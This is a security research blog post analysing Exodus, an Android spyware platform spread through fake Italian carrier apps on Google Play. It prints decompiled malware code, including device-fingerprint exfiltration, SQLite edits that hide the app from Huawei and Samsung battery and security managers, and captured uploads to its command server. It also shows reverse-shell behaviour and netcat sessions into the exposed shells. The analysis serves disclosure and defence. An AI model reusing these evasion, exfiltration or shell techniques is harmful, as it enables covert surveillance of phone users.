Exodus: New Android Spyware Made in Italy

securitywithoutborders.org/blog/2019/03/29/exodus.html

Mar 29

Clicca qui per la versione in Italiano

Disclaimer: this research was conducted by members and associates of Security Without Borders, independently of any other affiliation or employer.


Summary


- We identified a new Android spyware platform we named **Exodus**, which is composed of two stages we call **Exodus One** and **Exodus Two**. We have collected numerous samples spanning from 2016 to early 2019.
- Instances of this spyware were found on the Google Play Store, disguised as service applications from mobile operators. Both the Google Play Store pages and the decoys of the malicious apps are in Italian. According to publicly available statistics, as well as confirmation from Google, **most of these apps collected a few dozens installations each, with one case reaching over 350. All of the victims are located in Italy**. All of these Google Play Store pages have been taken down by Google.
- We believe this spyware platform is developed by an Italian company called **eSurv**, which primarily operates in the business of video surveillance. According to public records it appears that eSurv began to also develop intrusion software in 2016.
- Exodus is equipped with extensive collection and interception capabilities. Worryingly, some of the modifications enforced by **the spyware might expose the infected devices to further compromise or data tampering**.


Disguised Spyware Uploaded on Google Play Store

We identified previously unknown spyware apps being successfully uploaded on Google Play Store multiple times over the course of over two years. These apps would remain available on the Play Store for months and would eventually be re-uploaded.

While details would vary, all of the identified copies of this spyware shared a similar disguise. In most cases they would be crafted to appear as applications distributed by unspecified mobile operators in Italy. Often the app description on the Play Store would reference some SMS messages the targets would supposedly receive leading them to the Play Store page. All of the Play Store pages we identified and all of the decoys of the apps themselves are written in Italian.






Offerte Speciali

MobileWork S.r.l. Business

USK: All ages

Contains Ads

You don't have any devices.

According to Google, whom we have contacted to alert about our discoveries, nearly 25 variants of this spyware were uploaded on Google Play Store. Google Play has removed the apps and they stated that *"thanks to enhanced detection models, Google Play Protect will now be able to better detect future variants of these applications"*.

While Google did not share with us the total number of infected devices, they confirmed that one of these malicious apps collected over 350 installations through the Play Store, while other variants collected few dozens each, and that all infections were located in Italy. We have directly observed multiple copies of Exodus with more than 50 installs and **we can estimate the total number of infections to amount in the several hundreds, if not a thousand or more**.


Stage 1: *Exodus One*

The first stage installed by downloading the malicious apps uploaded on Google Play Store only acts as a dropper. Following are some examples of the decoys used by these droppers:

The purpose of *Exodus One* seems to be to collect some basic identifying information about the device (namely the IMEI code and the phone number) and send it to the Command & Control server. This is usually done in order to validate the target of a new infection. This is further corroborated by some older and unobfuscated samples from 2016, whose primary classes are named `CheckValidTarget`.

During our tests **the spyware was upgraded to the second stage on our test device immediately after the first check-ins.** This suggests that the operators of the Command & Control are not enforcing a validation of the targets. Additionally, **during a period of several days, our infected test device was never remotely disinfected by the operators**.

For the purpose of this report we analyze here the *Exodus One* sample with hash `8453ce501fee1ca8a321f16b09969c517f92a24b058ac5b54549eabd58bf1884` which communicated with the Command & Control server at `54.71.249.137`. Other samples communicated with other servers listed at the bottom of this report. *Exodus One* checks-in by sending a POST request containing the app package name, the device IMEI and an encrypted body containing additional device information.



Gentile cliente, abbiamo attivato la promozione richiesta. Un SMS comunicherà l'avvenuto accredito. Non eliminare l'applicazione per non perdere le nostre nuove promozioni.

L'applicazione effettuerà delle operazioni sul telefono, con lo scopo di ottimizzare la ricezione del segnale (radio check), la velocità di navigazione (speed check) e lo spazio disponibile (storage check).Durante il processo di ottimizzazione il telefono potrebbe riavviarsi.

La nostra politica sulla privacy: http://adva-soft.com/it/privacy/

```
POST /eddd0317-2bdc-4140-86cb-0e8d7047b874
HTTP/1.1
User-Agent: it.promofferte:[REDACTED]
Content-Type: application/octet-stream
Content-Length: 256
Host: 54.71.249.137
Connection: Keep-Alive
Accept-Encoding: gzip

.....,Q... N.v..us.R........../...\D..5p..q
......4

[REDACTED]

gl.O..Y.Q..)3...7K.:
(..5...w..........L.....p.L2......._jK.........


HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: [REDACTED]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

358fde5fe8f91b132636a6d5a7148070
```

The encrypted body is composed of various identifiers which are joined together:

```
StringBuilder stringBuilder = new
StringBuilder();
stringBuilder.append(" ");
stringBuilder.append("#");
stringBuilder.append(deviceId);
stringBuilder.append("#");
stringBuilder.append(str);
stringBuilder.append("#");
stringBuilder.append(line1Number);
stringBuilder.append("##");
stringBuilder.append(subscriberId);
stringBuilder.append("#");
stringBuilder.append(networkOperatorName);
stringBuilder.append("#");
stringBuilder.append(networkType);
stringBuilder.append("#");
stringBuilder.append(simState);
```

`doFinal()` is called to encrypt the device information string:

```
final byte[] doFinal = a3.doFinal(stringBuilder.toString().getBytes());
```

The user agent string is built from the package name and IMEI number:

```
stringBuilder2.append(this.e.getPackageName());
stringBuilder2.append(":");
stringBuilder2.append(deviceId);
subscriberId = stringBuilder2.toString();
```

Finally the HTTP request is sent to the server at `https://54.71.249.137/eddd0317-2bdc-4140-86cb-0e8d7047b874` . Many of the strings in the application are XOR'd with the key `Kjk1MmphFG` :

```
StringBuilder stringBuilder3 = new StringBuilder();
stringBuilder3.append("https://");
stringBuilder3.append(a);
stringBuilder3.append("/");
stringBuilder3.append(p.a("Lg4PVX1eQV9rdSkOCBx5XERYa399CQkcfQhIDHF3f10JCXpZ"));
final Request build = builder.url(stringBuilder3.toString()).header("User-Agent", subscriberId).post(create).build();
```

After some additional requests, the dropper made a POST request to `https://54.71.249.137/56e087c9-fc56-49bb-bbd0-4fafc4acd6e1` which returned a zip file containing the second stage binaries.

```
POST /56e087c9-fc56-49bb-bbd0-4fafc4acd6e1 HTTP/1.1
User-Agent: it.promofferte:[REDACTED]
Content-Type: application/octet-stream
Content-Length: 256
Host: 54.71.249.137
Connection: Keep-Alive
Accept-Encoding: gzip

......#f......Ri.)"S.d,....xT...(.L...1.6I.KW9n...Cc@.;....u..4.k...
".d...W

[REDACTED]

%.+Y..k..}..I....!z...5G...-(.]fc.V..<[y...T..s}.{......u%..[.!89...m..

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: [REDACTED]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

PK.........e[L@..c4'...T......null_armUT    ...D.ZxD.Zux.............|}|....y.%...O`.....f..0..)..P..
```

Stage 2: *Exodus Two*

The Zip archive returned by the check-in performed by *Exodus One* is a collection of files including the primary payload `mike.jar` and several compiled utilities that serve different functions. At least in most recent versions, as of January 2019, the Zip archive would actually contain the i686, arm and arm64 versions of all deployed binaries.

File Name	Modified Date	SHA256
null_arm	2018-02-27 06:44:00	48a7dd672931e408662d2b5e1abcd6ef00097b8ffe3814f0d2799dd6fd74bd88
null_i686	2018-02-27 06:44:00	c228a534535b22a316a97908595a2d793d0fecabadc32846c6d1bfb08ca9a658
null_arm64	2018-02-27 06:43:00	48a7dd672931e408662d2b5e1abcd6ef00097b8ffe3814f0d2799dd6fd74bd88
sepolicy-inject_arm	2019-01-08 04:55:00	47449a612697ad99a6fbd6e02a84e957557371151f2b034a411ebb10496648c8
sepolicy-inject_arm64	2019-01-08 04:55:00	824ad333320cbb7873dc49e61c14f749b0e0d88723635524463f2e6f56ea133a
sepolicy-inject_i686	2019-01-08 04:55:00	13ec6cec511297ac3137cf7d6e4a7c4f5dd2b24478a06262a44f13a3d61070b6
rootdaemon_arm	2019-01-08 04:55:00	00c787c0c0bc26caf623e66373a5aaa1b913b9caee1f34580bdfdd21954b7cc4
rootdaemon_arm64	2019-01-08 04:55:00	3ee3a973c62ba5bd9eab595a7c94b7a26827c5fa5b21964d511ab58903929ec5
mike.jar	2018-12-06 05:50:00	a42a05bf9b412cd84ea92b166d790e8e72f1d01764f93b05ace62237fbabe40e
rootdaemon_i686	2019-01-08 04:55:00	b46f282f9a1bce3798faee3212e28924730a657eb93cda3824c449868b6ee2e7
zygote*daemon*arm	2019-01-08 04:55:00	e3f65f84dd6c2c3a5a653a3788d78920c0321526062a6b53daaf23fa57778a5f
zygote*daemon*arm64	2019-01-08 04:55:00	11499ff2418f4523344de81a447f6786fdba4982057d4114f64db929990b4b59
zygote*daemon*i686	2019-01-08 04:55:00	3c9f08b3280851f54414dfa5a57f40d3b7be7b73736fa0ba21b078e75ce54d33
sapp.apk	2019-01-08 04:53:00	4bf1446c412dd5c552539490d03e999a6ceb96ae60a9e7846427612bec316619
placeholder	2018-03-29 16:31:00	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

After download, *Exodus One* would dynamically load and execute the primary stage 2 payload `mike.jar` using the Android API DexClassLoader(). `mike.jar` implements most of the data collection and exfiltration capabilities of this spyware.

Of the various binaries downloaded, the most interesting are `null`, which serves as a local and reverse shell, and `rootdaemon`, which takes care of privilege escalation and data acquisition. `rootdaemon` will first attempt to jailbreak the device using a modified version of the DirtyCow exploit.

Similarly to another Android spyware made in Italy, originally discovered by Lukas Stefanko and later named Skygofree and analyzed in depth by Kaspersky Labs, Exodus also takes advantage of "protectedapps", a feature in Huawei phones that allows to configure power-saving options for running applications. By manipulating a SQLite database, Exodus is able to keep itself running even when the screen goes off and the application would otherwise be suspended to reduce battery consumption.

```
if ( !func_sqlite_loaddb((int)"/data/data/com.huawei.systemmanager/databases/Optimize.db", (int)&db_handle) )
{
    sprintf(&s, "INSERT INTO protectedapps (package_name,list_type) VALUES ('%s','1')", v1, 0);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    sprintf(&s, "DELETE FROM backgroundwhiteapps WHERE package_name='%s'", v1);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    sprintf(&s, "INSERT INTO backgroundwhiteapps (package_name) VALUES ('%s')", v1);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    func_sqlite_free(v4);
}

if ( !func_sqlite_loaddb(
        (int)"/data/user_de/0/com.huawei.systemmanager/databases/smartpowerprovider.db",
        (int)&db_handle) )
{
    sprintf(&s, "INSERT INTO protectedapps (package_name,list_type) VALUES ('%s','1')", v2, a2);
    func_sqlite_exec(db_handle, &s, 0, 0, &v5);
    sprintf(&s, "DELETE FROM rogueapps WHERE pkgname='%s'", v2);
    func_sqlite_exec(db_handle, &s, 0, 0, &v5);
    sprintf(&s, "DELETE FROM superpowerapps WHERE pkgname='%s'", v2);
    func_sqlite_exec(db_handle, &s, 0, 0, &v5);
    sprintf(&s, "REPLACE INTO unifiedpowerapps (pkg_name,is_protected,is_show,is_changed) VALUES ('%s',1,0,0)", v2);
    func_sqlite_exec(db_handle, &s, 0, 0, &v5);
    func_sqlite_free(v5);
}
```

Additionally, `rootdaemon` attempts to remove its own power usage statistics from Huawei phones' SystemManager:

```
if ( !func_sqlite_loaddb((int)"/data/data/com.huawei.systemmanager/databases/stusagestat.db", (int)&db_handle) )
{
    sprintf(&s, "REPLACE INTO default_value_table (pkg_name,control,protect,keytask) VALUES ('%s',0,2,0)", v1, 0);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    sprintf(&s, "DELETE FROM st_key_procs_table WHERE st_key_process='%s'", v1);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    sprintf(&s, "INSERT INTO st_key_procs_table (st_key_process) VALUES ('%s')");
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    sprintf(&s, "REPLACE INTO st_protected_pkgs_table (pkg_name,is_checked) VALUES ('%s',1)", v1);
    func_sqlite_exec(db_handle, &s, 0, 0, &v4);
    func_sqlite_free(v4);
}
```

Similarly, the malicious application probably attempts to minimize traces on Samsung phones by adding to the file `/data/data/com.samsung.android.securitylogagent/shared_prefs/apm_sp_status_of_apps.xml` the following lines:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name=\"[APP NAME]\" value=\"33554499\" />
</map>
```

And adding to the file `/data/data/com.samsung.android.securitylogagent/shared_prefs/com.samsung.android.securitylogagent_preferences.xml` these lines instead:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name=\"[APP NAME]\" value=\"false\" />
</map>
```

Data Collection and Exfiltration

As mentioned, `mike.jar` equips the spyware with extensive collection capabilities, including:

- Retrieve a list of installed applications.
- Record surroundings using the built-in microphone in 3gp format.
- Retrieve the browsing history and bookmarks from Chrome and SBrowser (the browser shipped with Samsung phones).
- Extract events from the Calendar app.
- Extract the calls log.
- Record phone calls audio in 3gp format.
- Take pictures with the embedded camera.
- Collect information on surrounding cellular towers (BTS).
- Extract the address book.
- Extract the contacts list from the Facebook app.

- Extract logs from Facebook Messenger conversations.
- Take a screenshot of any app in foreground.
- Extract information on pictures from the Gallery.
- Extract information from th GMail app.
- Dump data from the IMO messenger app.
- Extract call logs, contacts and messages from the Skype app.
- Retrieve all SMS messages.
- Extract messages and the encryption key from the Telegram app.
- Dump data from the Viber messenger app.
- Extract logs from WhatsApp.
- Retrieve media exchanged through WhatsApp.
- Extract the Wi-Fi network's password.
- Extract data from WeChat app.
- Extract current GPS coordinates of the phone.

While some of these acquisition are performed purely through code in `mike.jar`, some others that require access to, for example, SQLite databases or other files in the application's storage are performed through `rootdaemon` instead, which should be running with root privileges. In order to achieve this, `mike.jar` connects to `rootdaemon` through various TCP ports that the daemon binds on some extraction routines for supported applications:

- Port 6202: WhatsApp extraction service.
- Ports 6203 and 6204: Facebook extraction service.
- Port 6205: Gmail extraction service.
- Port 6206: Skype extraction service.
- Port 6207: Viber extraction service.
- Port 6208: IMO extraction service.
- Port 6209: Telegram extraction service.
- Port 6210: SBrowser extraction service.
- Port 6211: Calendar extraction service.
- Port 6212: Chrome extraction service.

These services appear to be running on all network interfaces and are therefore accessible to anyone sharing a local network with an infected device.

```
 tcp       0      0 0.0.0.0:6201           0.0.0.0:*               LISTEN
 tcp       0      0 0.0.0.0:6205           0.0.0.0:*               LISTEN
 tcp       0      0 0.0.0.0:6209           0.0.0.0:*               LISTEN
 tcp       0      0 0.0.0.0:6211           0.0.0.0:*               LISTEN
 tcp       0      0 0.0.0.0:6212           0.0.0.0:*               LISTEN
```

Following we can see an example of a connection to port 6209 which is used to extract data from the Telegram app. We are able to send commands to the service such as `dumpmsgdb` or `getkey` (which dumps the `tgnet.dat` file).

```
user@laptop:~$ nc 192.168.1.99 6209 | xxd
getkey
00000000: 1f8b 0800 0000 0000 0003 1361 6660 0022  ...........af`."
00000010: 06f3 e995 7bb6 9616 cd04 6126 0604 70b7  ....{.....a&..p.
00000020: bfb9 e1d2 d959 e741 f220 3e2b 1073 0131  .....Y.A. >+.s.1
00000030: 2392 1a10 9bcf d0c4 52cf d0d4 44cf d0dc  #.......R...D...

[...]

00000080: 24d5 02e4 2423 ac4e a2c8 4dcc 686e e247  $...$#.N..M.hn.G
00000090: 0e27 4303 03c2 e164 4cf5 7062 c117 4e96  .'C....dL.pb..N.
000000a0: 4484 9309 f5c3 8915 cd4d bc88 7032 d433  D........M..p2.3
000000b0: 65c0 9f9e d240 8e32 a56a 3801 00c3 3f3c  e....@.2.j8...?<
000000c0: ab18 0300 00
```

Data acquired from `mike.jar`'s extraction modules is normally XORed and stored in a folder named `.lost+found` on the SD card. Data is eventually exfiltrated over a TLS connection to the Command & Control server `ws.my-local-weather[.]com` through an upload queue.

As mentioned before, our test device was automatically from stage one to stage two, which started collecting data. For example, the password of the WiFi network used by the phone was stored in the folder `/storage/emulated/0/.lost+found/0BBDA068-9D27-4B55-B226-299FCF2B4242/` using the following file name format `DD_MM_2019_HH_mm_ss_XXXXXXXXXXXXX.txt.crypt` (the datetime followed by the IMEI). **Eventually we observed the agent exfiltrate the WiFi password from our test phone to the Command & Control server**:

```
PUT /7d2a863e-5899-4069-9e8e-fd272896d4c7/A35081BD-4016-4C35-AA93-38E09AF77DBA.php HTTP/1.1
User-Agent: it.promofferte:[REDACTED]
DETAILS: {"date":"[REDACTED]","imei":"[REDACTED]","filenameb64":"[REDACTED]\u003d\u003d","filepathb64":"
[REDACTED]\u003d","fileDirectoryb64":"[REDACTED]\u003d","uploadType":"WIFIPASSWORD","encrypted":true}
Content-Type: application/octet-stream
Content-Length: 277
Host: ws.my-local-weather.com
Connection: Keep-Alive
Accept-Encoding: gzip

l.9TqRuosV..~.:. ...` [REDACTED] ....s)Sp.^...5z..d0pRu

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Jan 2019 15:53:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

OK
```

Similarly, the agent also sent to the Command & Control the list of installed apps:

```
PUT /7d2a863e-5899-4069-9e8e-fd272896d4c7/A35081BD-4016-4C35-AA93-38E09AF77DBA.php HTTP/1.1
User-Agent: it.promofferte:[REDACTED]
DETAILS: {"date":"[REDACTED]","imei":"[REDACTED]","filenameb64":"[REDACTED]\u003d\u003d","filepathb64":"
[REDACTED]\u003d\u003d","fileDirectoryb64":"[REDACTED]\u003d","uploadType":"APPLIST","encrypted":true}
Content-Type: application/octet-stream
Content-Length: 11502
Host: ws.my-local-weather.com
Connection: Keep-Alive
Accept-Encoding: gzip

(..5."...0...gVE^R.gRT@WYS3^&Q....9.ua8.+WCQ%]T^Q.
.UYY.R][V.0.5.6...1]0P&.pYM.0AFZ[W~Q[S.

[REDACTED]

<...wIwR;.|...2_P.UWTBY_P.FKZR.1P$.7..]6.;E5.&.M_wEPAGP_^xWYR....]a.`\cG]Dd@c.xS$...<\[p[]U...
Jh

HTTP/1.1 200 OK
Server: nginx
Date: [REDACTED]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip
```


This Command & Control seems to have been active since at least April 2017 and was registered impersonating the legitimate service AccuWeather.

```
Registrant Name: AccuWeather, Inc.
Registrant Organization: AccuWeather, Inc.
Registrant Street: 385 SCIENCE PARK RD
Registrant City: STATE COLLEGE
Registrant State/Province: PA
Registrant Postal Code: 16803-2215
Registrant Country: US
Registrant Phone: +1.8142358528
Registrant Phone Ext:
Registrant Fax: +1.8142358528
Registrant Fax Ext:
Registrant Email: accuweather@nycmail[.]com
```

Local and Remote Shells

In order to execute commands on the infected devices, as well as to provide a reverse shell to the Command & Control operators, *Exodus Two* immediately attempts to execute a payload it downloads with the name `null`. Once launched, `null` will first verify whether it is able to fork on the system and that there is no other instance of itself currently running by checking whether the local port number 6842 is available.

This payload will then attempt to instantiate a remote reverse `/system/bin/sh` shell to the Command & Control `ws.my-local-weather[.]com` on port 22011. It is worth noticing that this remote reverse shell does not employ any transport cryptography. The traffic transits in clear and is therefore potentially exposed to man-in-the-middle attacks:




```
1270 1073.197378 192.168.1.99       54.69.156.31       TCP      158 49764 → 22011 [PSH, ACK] Seq=1 Ack=1 Win=87616 Len=92 TSval=
1271 1073.197783                                                                                     7616 Len=1 TSval=
1272 1073.236210                                                                                     616 Len=20 TSval=
1275 1073.395063                                                                                     en=0 TSval=228918
1276 1073.395720                                                                                     en=0 TSval=228918
1277 1073.433947                                                                                     Len=0 TSval=22891
1474 1373.566254                                                                                     Ack=1 Win=87616
1475 1373.764372                                                                                     =1 Ack=114 Win=2
1476 1373.904248                                                                                     ck=114 Win=26880
1477 1373.913686                                                                                     =114 Ack=1 Win=8
1626 1674.378750                                                                                     Ack=1 Win=87616
1627 1674.579943                                                                                     =1 Ack=114 Win=2
1628 1674.960211                                                                                     ck=114 Win=26880

▸ Frame 1270: 158 b
▸ Ethernet II, Src:
▸ Internet Protocol
▸ Transmission Cont
▾ Data (92 bytes)
    Data: 5b524f4f5
    [Length: 92]
```

Wireshark _ Follow TCP Stream (tcp.stream eq 26) _

```
[ROOT] [redacted] [google/hammerhead/hammerhead:4.4.4/KTU84P/1227136:user/release-keys]
root@hammerhead:/ #
```

Packet 1270. 3 client pkt(s), 0 server pkt(s), 0 turn(s). Click to select.

Entire conversation (113 bytes) — Show and save data as: ASCII — Stream: 26



```
0000  b8 27 eb 3a a5 ba 34 4d  f7 5a 28 a7 08 00 45 00   ·'·:··4M ·Z(···E·
0010  00 90 39 73 40 00 40 06  6c 85 c0 a8 01 63 36 45   ··9s@·@· l····c6E
0020  9c 1f c2 64 55 fb 11 0b  10 e8 33 b5 62 ad 80 18   ···dU··· ··3·b···
0030  05 59 40 ac 00 00 01 01  08 0a 00 01 29 ab 88 72   ·Y@····· ····)··r
0040  2d 55 5b 52 4f 4f 54 5d  [redacted]                -U[ROOT] [redacted]
0050  [redacted]                  5b 67 6f 6f 67 6c 65   [redacted] [google
0060  2f 68 61 6d 6d 65 72 68  65 61 64 2f 68 61 6d 6d   /hammerh ead/hamm
0070  65 72 68 65 61 64 3a 34  2e 34 2e 34 2f 4b 54 55   erhead:4 .4.4/KTU
0080  38 34 50 2f 31 32 32 37  31 33 36 3a 75 73 65 72   84P/1227 136:user
0090  2f 72 65 6c 65 61 73 65  2d 6b 65 79 73 5d         /release -keys]
```

At the same time, `null` will also bind a local shell on 0.0.0.0:6842. This local port is used by *Exodus Two* to execute various commands on the Android device, such as enabling or disabling certain services, or parsing app databases.

However, binding a shell on all available interfaces will obviously make it accessible to anyone who is sharing at least a local network with an infected device. For example, **if an infected device is connected to a public Wi-Fi network any other host will be able to obtain a terminal** on the device without any form of authentication or verification by simply connecting to the port.

```
user@laptop:~$ nc 192.168.1.99 6842 -v
Connection to 192.168.1.99 6842 port [tcp/*] succeeded!
u0_a114@hammerhead:/ $ id
id
uid=10114(u0_a114) gid=10114(u0_a114) groups=1015(sdcard_rw),1028(sdcard_r),3003(inet),50114(all_a114)
context=u:r:untrusted_app:s0
```

If the mobile operator doesn't enforce proper client isolation, it is possible that the infected devices are also exposed to the rest of the cellular network.

Obviously, this inevitably leaves the device open not only to further compromise but to data tampering as well.

`null` is not the only payload opening a shell on the phone. The `rootdaemon` binary in fact offers several other possibilities to execute commands on the infected device just by connecting to TCP port 6200 and issuing one of the following commands.

Sending the command `sh` to TCP port 6200 results in a full terminal being dropped:

```
user@laptop:~$ nc 192.168.1.99 6200
sh
system@hammerhead:/ $ id
id
uid=1000(system) gid=1000(system) groups=1015(sdcard_rw),1028(sdcard_r),2000(shell),3003(inet) context=u:r:system:s0
system@hammerhead:/ $
```

